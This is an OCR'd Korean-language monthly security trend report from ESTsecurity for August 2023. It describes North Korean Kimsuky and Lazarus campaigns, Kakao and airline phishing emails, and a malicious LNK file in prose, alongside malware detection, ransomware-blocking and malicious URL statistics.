
이스트시큐리티
보안동향보고서

No.168
2023/09/22

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



이스트시큐리티 보안동향보고서

CONTENTS

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

올해 2 월부터 한미연합연습 전투모의실 파견직원을 타깃으로 발송된 악성 이메일 사건의 배후가 북한의 Kimsuky(킴수키) 조직인 것으로 경기남부경찰청과 미국 수사기관의 합동 수사에 의해 밝혀졌습니다.

킴수키 조직은 국내 워게임(War Game) 운용업체 A 사를 해킹하기 위해 지난해 4 월부터 악성 이메일 공격을 지속하였고, 지난 1 월 A 사 행정 직원의 전자우편 계정을 탈취 후 악성코드를 설치하는 데 성공하였습니다. 이후 원격 접속을 통해 A 사의 업무 진행 상황과 이메일 송수신 내역 등을 통해 한미연합연습 전투모의실에 파견될 인원을 확보하였고, 연말정산 시기에 맞춰 '원천징수 영수증'으로 위장한 악성 이메일 공격을 수행하였으나, 내부 보안시스템에 의해 악성코드가 사전 차단되어 정보 유출 피해는 발생하지 않았습니다. 이 공격은 사용된 IP 대역이 지난 2014 년 '한국수력원자력 해킹사건'과 일치하고, 북한식 어휘 '념두'(염두) 사용 및 경유지 구축 방법의 유사성 등 기존 킴수키 조직의 특징을 가지고 있습니다.

북한의 또 다른 해킹 그룹 Lazarus(라자루스)의 최신 캠페인에서 Zoho ManageEngine ServiceDesk 취약점(CVE-2022-47966)을 악용한 'QuiteRAT', 'CollectionRAT' 공격이 공개되었습니다. 'QuiteRAT'은 Lazarus 의 'MagicRAT'(18MB) 진화된 버전이나 훨씬 작은 파일크기(4MB)를 가지고 있고, Qt 프레임워크 기반 구축 및 임의 명령 실행 등의 특징을 가지고 있습니다. 이와 함께 발견된 'CollectionRAT'은 합법적인 사용자 인터페이스 생성 라이브러리(MFC)를 사용하여 개발되었고, 감염 시스템에서 임의 명령 실행을 포함한 RAT, 메타데이터 수집, 감염 시스템 파일 관리 및 추가 페이로드 다운 등의 악성행위를 수행합니다.

최근 합법적인 서비스를 가장하여 개인정보를 불법적으로 취득하려는 사이버 공격이 급증하고 있습니다. 이러한 공격의 사례로 먼저 카카오의 로그인 인증시스템을 사칭 이메일 공격이 있습니다. 공격자는 카카오 서비스 계정으로 위장하여 사용자가 의구심 없이 '계정도용신고' 버튼을 클릭을 유인하고, 이후 카카오의 공식 로그인 페이지와 매우 유사한 피싱 페이지로 연결하여 비밀번호를 탈취하는 수법을 사용합니다.

또 다른 사례로는 국내 항공사를 사칭하여 개인정보를 훔치는 피싱 이메일 공격이 있습니다. 공격자는 "항공권 결제가 완료되었습니다~ 항공편이 예약되었습니다." 제목으로 유포되었으며, 이메일 내부에는 "티켓 확인증(2 성인).htm" 이라는 이름의 항공권 예약 확인 서류를 가장한 악성 피싱 HTML 파일이 첨부되어 있습니다. 첨부된 HTM 파일을 실행하면 사용자의 패스워드 정보를 입력하는 페이지로 연결되고, 입력된 정보는 공격자의 서버로 전송됩니다.

이렇게 수집한 계정 정보는 단순히 로그인 정보 탈취에 그치는 것이 아니라 사용자의 생년월일, 주소 등 민감 정보를 포함 사용자의 시스템 정보까지 수집을 시도합니다. 따라서, 이를 방지하기 위해서는 수신된 이메일 발신자의 진위 여부를 사전에 철저히 확인한 뒤 첨부파일과 이메일 본문 내부의 버튼(링크)에 접근해야 합니다.

과학기술정보통신부와 한국인터넷진흥원(KISA)의 올해 상반기 주요 사이버위협 동향에 따르면, 상반기 침해사고 신고 건수가 전년 대비 2 배 가량 늘어났고 특히 보안 수준이 낮은 영세 업체에 대한 피해가 뚜렷하게 증가하였습니다. 주요 피해 유형으로는 크게 백업 서버의 랜섬웨어 공격, 보안소프트웨어 취약점 악용, 피싱 이메일 공격 등으로 구분되며, 백업 파일에 대한 랜섬웨어 감염 비율이 전년 상반기 대비 2 배 가까이 증가한 특징이 있습니다. 이러한 랜섬웨어 감염을 예방하고 대응하기 위해 지난 3 일 '랜섬웨어 대응 가이드라인'이 배포되었으며, 여기에는 최신 랜섬웨어 유형과 피해사례, 랜섬웨어 사전 예방을 위한 수칙, 랜섬웨어 감염 시 대응 절차 등 일반 사용자와 기업의 랜섬웨어 피해 최소화하기 위해 알아두어야 할 정보를 종합적으로 다루고 있습니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023 년 8 월에는 Trojan.Dropper.VB.BAV, Exploit.CVE-2010-2568.Gen, Trojan.DDoS.Nitol.gen, GT:JS.ObfStrchc.1.D414ED83, Gen:Variant.Ser.MSILHeracles.2338, Win32.Ramnit.N 악성코드가 새롭게 Top 15 에 진입하였습니다.

Misc.HackTool.AutoKMS, Gen:Variant.Application.Keygen.34 은 사용자가 유효한 라이선스 없이 운영체제 또는 소프트웨어를 사용할 수 있도록 승인되지 않은 인증 키를 생성하는 도구에 대한 탐지명 입니다. 이는 모두 불법이며, 법적 제재 뿐만 아니라 이러한 불법 도구를 악용하여 시스템에 악성코드를 감염시키는 방법은 공격자가 흔히 사용하는 방식이기에, 소프트웨어를 합법적으로 사용하고 명시된 이용 약관을 준수하는 기본 자세가 필요합니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑1	Misc.HackTool.AutoKMS	ETC	56,250
2	↑4	Gen:Variant.Application.Keygen.34	ETC	51,621
3	-	Gen:Variant.Razy.864420	ETC	50,833
4	-	Gen:Variant.Jaik.38715	ETC	40,508
5	↓4	Trojan.HTML.Ramnit.A	Trojan	40,424
6	New	Trojan.Dropper.VB.BAV	Trojan	35,163
7	↑1	Gen:Variant.TDss.49	ETC	35,075
8	New	Exploit.CVE-2010-2568.Gen	Exploit	33,844
9	New	Trojan.DDoS.Nitol.gen	Trojan	29,753
10	New	GT:JS.ObfStrchc.1.D414ED83	ETC	28,581
11	New	Gen:Variant.Ser.MSILHeracles.2338	ETC	27,844
12	↓7	Backdoor.Generic.792814	Backdoor	26,453
13	New	Win32.Ramnit.N	Virus	26,257
14	↓2	Gen:Variant.Sirefef.2727	ETC	24,566
15	↓8	Trojan.Acad.Bursted.AK	Trojan	24,108


*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2023년 08월 01일 ~ 2023년 08월 31일

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 59%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 트로이목마(Trojan) 유형이 24%, 백도어(Backdoor) 유형이 5%, 바이러스(Virus) 유형과 취약점(Exploit)유형은 각각 5%, 7%로 확인되었습니다.

2023 년 7 월과 비교하여 전체 감염 건수는 18% 증가하였습니다.



카테고리별 악성코드 비율 전월 비교


2023 년 8 월에는 지난 7 월과 비교하여 트로이목마(Trojan) 유형이 4% 감소하였으며, 취약점(Exploit)유형이 1% 증가하였습니다. 기타(ETC)유형은 12% 큰 폭으로 증가하였고, 바이러스(Virus)유형과 백도어(Backdoor)유형은 전월 대비 각각 4%, 5%씩 감소하였습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

8 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 8 월 1 일부터 8 월 31 일까지 총 13,746 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 8 월 한 달간 총 8,337,369 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 7 월 한 달간 확인되었던 8,297,730 건의 악성코드 경유지/유포지 URL 수에 비해 약 0.5% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우, 항상 고정적인 URL 만 모니터링하는 것이 아닌 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.


2

최신 보안 동향

다변화중인 개인정보 탈취 공격 주의!

카카오 로그인 인증번호를 사칭한 피싱 메일을 발견하였습니다.

해당 피싱 메일은 마치 누군가 사용자의 계정을 이용하여 로그인 제한 국가에서 로그인을 시도하는 것처럼 위장하고 있으며, 사용자로 하여금 [계정도용신고] 혹은 [내 계정이 아님]을 클릭 하도록 유도합니다.




[그림 1] 카카오 피싱메일

사용자가 [계정도용신고] 혹은 [내 계정이 아님]을 클릭하면, 카카오 로그인 페이지와 유사하게 제작된 피싱 페이지로 접속되며, 비밀번호 입력을 유도하여 계정정보 탈취를 시도합니다.

[그림 2] 카카오 피싱 페이지

그리고 8 월 중순 경 REPORT.zip 압축파일을 발견하였으며, 해당 압축파일 내에는 '현황조사표'라는 악성 LNK 파일이 포함되어 있었습니다.

파일 분석 결과 LNK 파일 내에는 파워쉘코드가 포함되어 있으며, 사용자가 실행할 경우 현황조사표.xlsx 디코이 파일을 보여주어 정상 파일인것처럼 위장합니다.




구분	회사명	도메인 URL	처리방침 URL	이용약관 URL	서비스 이용 제한 등 규정	게시물 임시조치 규정	의견
1	예시) 한국인터넷진흥원	예시) www.kisa.or.kr	예시) www.kisa.or.kr/704	예시) www.kisa.or.kr/11	예시) 제28조 (이용의 제한) 다음 각 호에 해당하는 경우에 회사는 회원 가입을 인정하지 않거나 서비스 이용을 제한, 영구금지, 회원자격 박탈등의 조치를 취할 수 있습니다. 10. 다른 고객 또는 제 3 자의 지적재산권을 침해하거나, 지적재산권자가 지적재산권 침해되었음을 주장할 수 있다고 판단되는 경우 19. 고객이 기타 완계법령 및 이 약관의 규정을 위반하는 경우 ⑤ 회사는 관련 법령의 규정에 따라 과학기술정보통신부 또는 중앙전파관리소, 한국인터넷진흥원(KISA)으로부터 발신번호 변작 등으로 판명되어 이용정지를 요청 받은 경우 고객의 서비스 이용을 제한할 수 있습니다.	예시) 제10조 (게시물의 저작권과 관리) ⑤ 회원의 게시물이 '정보통신망법' 및 '저작권법' 등 관련법에 위반되는 내용을 포함하는 경우, 권리자는 관련법이 정한 절차에 따라 해당 게시물의 게시중단 및 삭제 등을 요청할 수 있으며, 권리자의 요청이 없는 경우라도 OOO은 해당 게시물에 대해 임시조치 등을 취할 수 있습니다.	예시) - 개인정보 노출 및 불법유통 게시물 삭제를 위한 법제도 마련 필요 - KISA가 지원을 해줘야면 하는 부분

[그림 3] 디코이 파일

하지만 백그라운드에서는 레지스트리에 .bat 파일을 등록하고 실행하며, 사용자 PC 정보를 탈취하여 공격자 서버로 전송합니다.

